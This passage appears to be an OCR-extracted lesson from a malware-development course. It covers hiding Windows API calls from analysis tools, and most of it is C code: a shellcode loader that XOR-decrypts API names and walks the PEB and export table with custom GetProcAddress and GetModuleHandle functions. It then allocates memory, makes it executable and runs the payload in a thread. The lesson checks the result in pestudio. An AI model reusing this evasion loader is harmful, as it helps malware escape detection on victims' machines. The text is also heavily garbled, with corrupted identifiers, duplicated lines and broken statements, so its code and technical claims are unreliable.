
Advanced Function Obfuscation

In this section, we will be implementing our own custom win32 API functions.

In last part of function obfuscation, we had seen some methods to obfuscate a function, like:


- 1. By using GetModuleHandle and GetProcAddress functions
- 2. By encrypting the string parameter

In this part we will be seeing how to create a custom API function to obfuscate a function



So, here we will create our own GetProcAddress and GetModuleHandle

So, here's how functions, and PE header are loaded:



The malware will load the PE header, and it will look the list of dll, and in that it will search for kernel32, so this list of dll is inside Import table, so we can see what all are the imported dll

Then it will search for kernel21.dll because it is a really important function, then from then it can use all the functions.

So, list of API functions comes under the export table,

So, if we want to use GetProcAddress, then it will just search in List of API functions, from then it will search for Address of GetProcAddress.

So, this was for GetProcAddress

We know that every program running has got TEB and PEB, TEB contains all the paths, env paths, dll imported, etc. for a process to run.

And every program that runs is running as a process, and a process can have multiple TEB's in it.

Then from PEB, it will go to loader, where it has got the address of all the List of dll's, then it will load the kernel32.dll, then from the List of API functions, it will load the function which is required.

So, here's the code which we will be using for function obfuscation:

```
#include <windows.h>
#include <stdio.h>
#include <stdib.h>
#include <stdib.h>
#include <string.h>
#include <wincrypt.h>
#pragma comment (lib, "crypt32.lib")
#pragma comment (lib, "advapi32")
#include <psapi.h>
#include <psapi.h>
#include "myAPI.h"

unsigned char payload[279] = {
```

```
typedef LPVOID (WINAPI * VirtualAlloc_Ptr)(LPVOID lpAddress, SIZE_T dwSize, DWORD flAllocationType, DWORD flProtect);
typedef VOID (WINAPI * RtlMoveMemory_Ptr)(VOID UNALIGNED *Destination, const VOID UNALIGNED *Source, SIZE_T Length);

unsigned int payload_length = sizeof(payload);

unsigned int payload_length = sizeof(payload);

void DecryptXOR(char * encrypted_data, size_t data_length, char * key, size_t key_length) {
    int key_index = 0;

    for (int i = 0; i < data_length; i++) {
        if (key_index == key_length - 1) key_index = 0;
        encrypted_data[i] = encrypted_data[i] ^ key[key_index];
        key_index++;
}</pre>
```

```
nt WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nCmdShow) {
           void * alloc_mem;
           HANDLE threadHandle;
           DWORD oldprotect = 0;
           char encryption_key[] = "123456789ABC";
char strVirtualAlloc[] = { 0x67, 0x5b, 0x41, 0x40, 0x40, 0x57, 0x5b, 0x79, 0x55, 0x2d, 0x2d, 0x2d };
69
           DecryptXOR((char *)strVirtualAlloc, sizeof(strVirtualAlloc), encryption_key, sizeof(encryption_key));
           VirtualAlloc_Ptr pVirtualAlloc = (VirtualAlloc_Ptr) myGetProcAddress(myGetModuleHandle(L"KERNEL32.DLL"), strVirtualAlloc);
RtlMoveMemory_Ptr pRtlMoveMemory = (RtlMoveMemory_Ptr) myGetProcAddress(myGetModuleHandle(L"KERNEL32.DLL"), "RtlMoveMemory");
           alloc\_mem = pVirtualAlloc(0, payload\_length, MEM\_COMMIT \mid MEM\_RESERVE, PAGE\_READWRITE);
           printf("%-20s : 0x%-016p\n", "payload addr", (void *)payload);
printf("%-20s : 0x%-016p\n", "alloc_mem addr", (void *)alloc_mem);
           printf("\n[1] Press Enter to Continue\n");
           getchar();
           pRtlMoveMemory(alloc_mem, payload, payload_length);
           retval = VirtualProtect(alloc_mem, payload_length, PAGE_EXECUTE_READ, &oldprotect);
           printf("\n[2] Press Enter to Create Thread\n");
           getchar();
                    threadHandle = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) alloc_mem, 0, 0, 0); WaitForSingleObject(threadHandle, -1);
           return A
```

As we can see in the above code, we have used custom functions:

- 1. myGetProcAddress
- 2. myGetModuleHandle

And we have even imported a header file, myAPI.h

```
FARPROC WINAPI myGetProcAddress(HMODULE hMod, char * sProcName) {

char * pBaseAddress = (char *) hMod;

// get pointers to main headers/structures

IMAGE_DOS_HEADER * pDosther = (IMAGE_DOS_HEADER *) pBaseAddress;

IMAGE_DOS_HEADER * pDosther = (IMAGE_DOS_HEADER *) (pBaseAddress + pDosther->e_lfanew);

IMAGE_OPTIONAL_HEADER * pOptionalHdr = &pNTHdr->OptionalHeader;

IMAGE_DATA_DIRECTORY * pDataDir = (IMAGE_DATA_DIRECTORY *) (&pOptionalHdr->DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT]);

IMAGE_DATA_DIRECTORY * pExportDirAddr = (IMAGE_EXPORT_DIRECTORY *) (pBaseAddress + pDataDir->VirtualAddress);

// resolve addresses to Export Address Table, table of function names and "table of ordinals"

DWORD * pFAT = (DWORD *) (pBaseAddress + pExportDirAddr->AddressOfFlames);

WORD * pinuthameTbl = (DWORD *) (pBaseAddress + pExportDirAddr->AddressOfFlameOrdinals);

// function address we're looking for

void *pProcAddr = NULL;

// resolve function by ordinal

if (((OMORD_PTR)sProcName >> 16) == 0) {

WORD ordinal = (WORD) sProcName & 0xFFFF; // convert to WORD

DWORD Base = pExportDirAddr->Base; // first ordinal number

// check if ordinal is not out of scope

if (ordinal < Base || ordinal >= Base + pExportDirAddr->NumberOfFunctions)

return NULL;

// get the function virtual address = RVA + BaseAddr

pProcAddr = (FARPROC) (pBaseAddress + (DWORD_PTR) pEAT[ordinal - Base]);
```

```
HMODULE WINAPI myGetModuleHandle(LPCWSTR sModuleName) {

// get the offset of Process Environment Block
#ifdef M_IX86

PEB *ProcEnvBlk = (PEB *) _readfsdword(0x30);
#else

PEB *ProcEnvBlk = (PEB *) _readgsqword(0x60);

#endif

// return base address of a calling module

if (sModuleName == NULL)

return (HMODULE) (ProcEnvBlk->ImageBaseAddress);

PEB_LDR_DATA * Ldr = ProcEnvBlk->Ldr;

LIST_ENTRY * ModuleList = NULL;

ModuleList = &Ldr->InMemoryOrderModuleList;

LIST_ENTRY * pStartListEntry = ModuleList->Flink;

for (LIST_ENTRY * pListEntry = pStartListEntry; // start from beginning of InMemoryOrderModuleList | plistEntry = pStartListEntry; // walk all list entries

plistEntry = plistEntry = plistEntry = pStartListEntry; // walk all list entries

// get current Data Table Entry

LDR_DATA_TABLE_ENTRY * pEntry = (LDR_DATA_TABLE_ENTRY *) ((BYTE *) pListEntry - sizeof(LIST_ENTRY));

// check if module is found and return its base address

if (lstrcmpiN(pEntry->BaseDIlName.Buffer, sModuleName) == 0)

return (HMODULE) pEntry->DllBase;


// otherwise:
return NULL;
```

Above are the images of myGetProcAddress, and myGetModuleHandle

In myGetProcAddress, we can see that we have imported the PE header, because in PE header, it contains all the important directories, called the data directory.

So, now let's run the advanced obfuscated program, and analyze it:


Run the .bat file, to prepare the .exe file, then execute the .exe file.



As we can see it executed the .exe file, and it opened the notepad.

Now, let's analyze it in the pestudio:

In the memory part you can't find VirtualAlloc function:



In the strings section:

ascii	14	section:.rdata	x	import	memory	T1055 Process Injection	VirtualProtect
ascii	16	section:.rdata	-	import	memory	-	RtlVirtualUnwind
ascii	9	section:.rdata	-	import	memory	-	HeapAlloc
ascii	8	section:.rdata	-	import	memory	-	HeapFree
ascii	13	section:.rdata	-	import	memory	-	GetStringType
ascii	14	section:.rdata	-	import	memory	-	GetProcessHeap
ascii	8	section:.rdata	-	import	memory	-	HeapSize
ascii	11	section:.rdata	-	import	memory	-	HeapReAlloc
ascii	13	section:.rdata	-	-	memory	-	RtlMoveMemory